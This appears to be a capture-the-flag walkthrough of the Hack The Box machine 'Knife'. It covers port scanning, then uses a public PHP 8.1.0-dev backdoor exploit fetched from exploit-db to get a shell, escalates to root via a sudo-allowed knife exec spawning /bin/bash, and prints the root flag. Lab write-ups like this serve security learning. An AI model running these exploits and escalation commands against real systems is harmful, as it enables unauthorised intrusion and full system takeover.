


Knife - 6th June 2021

10.10.10.242



Scanning

We can run `masscan_to_nmap.py`, a tool I made that you can [find on my Github](#). It runs a Masscan, identifies open ports, and then takes those open ports over to Nmap, and scans for versions and default scripts against those ports.

```
[06-Jun-21 12:31:50 BST] Desktop/knife > sudo python3 masscan_to_nmap.py -i 10.10.10.242  
[sudo] password for purpiewolf:  
Running Masscan on network tun0 against the IP 10.10.10.242 to quickly identify open ports  
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-06-06 11:32:07 GMT  
Initiating SYN Stealth Scan  
Scanning 1 hosts [131070 ports/host]  
Running Nmap scan against 10.10.10.242 with the following ports 22,80,  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.  
Nmap results saved to nmap_10.10.10.242.txt  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 12:38 BST  
Nmap scan report for 10.10.10.242
```

1 PORT STATE SERVICE VERSION	2 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)	3 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))	4 _http-server-header: Apache/2.4.41 (Ubuntu)	5 _http-title: Emergent Medical Idea
------------------------------	--------------------------------------------------------------------------------	---------------------------------------------------	------------------------------------------------	---------------------------------------

As we've only got two ports, and the SSH service doesn't have any immediate vulns, let's focus on the web port

Enumeration

The **CSS** for this website is interesting, and I wondered if there was an exploit for this....

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However **CSS Injection** is unlikely foothold for a CTF. So I moved on to look at **nikto** and **gobuster**, but they didn't give me anything good either!

Web App Tech

As I'm desperate, let's have a look through the web app's underlying tech, and see if there are any vulns

Font scripts Programming languages
Google Font API PHP 8.1.0
Web servers Operating systems
Apache 2.4.41 Ubuntu

we're taking care to a whole new level ...

That PHP version is interesting, let's have a google and see what we've got

PHP 8.1.0

An exploit exists that takes advantage of a User Agent flaw: <https://www.exploit-db.com/exploits/49933>

We can pull it down to our box, and then it's as simple as providing the URL

```
[06-Jun-21 13:13:43 BST] knife/exploit > wget -q https://www.exploit-db.com/raw/49933  
[06-Jun-21 13:13:43 BST] knife/exploit > mv 49933 exploit.py  
[06-Jun-21 13:13:43 BST] knife/exploit > nano exploit.py
```

Point and Pwn....

```
[06-Jun-21 13:13:43 BST] knife/exploit > python3 exploit.py  
Enter the full host url:  
http://10.10.10.242  
  
Interactive shell is opened on http://10.10.10.242  
Can't access tty; job control turned off.  
$ whoami  
james  
$
```

james@knife:~\$ sudo -l

If we `sudo -l`, our user can run a binary called `knife`.

\$ sudo -l
Matching Defaults entries for james on knife:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/bin:/snap/bin

User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife

Looking at Knife docs: https://docs.chef.io/workstation/knife_exec/, we should just be able to execute system-bash commands

```
sudo /usr/bin/knife exec --exec "exec '/bin/bash'"
```

And we get our **Root** shell

```
james@knife:~$ sudo /usr/bin/knife exec --exec "exec '/bin/bash'"  
sudo /usr/bin/knife exec --exec "exec '/bin/bash'"
```

whoami

root

cat /root/root.txt

```
675206d595fd5fd7d773ecc852caeeef
```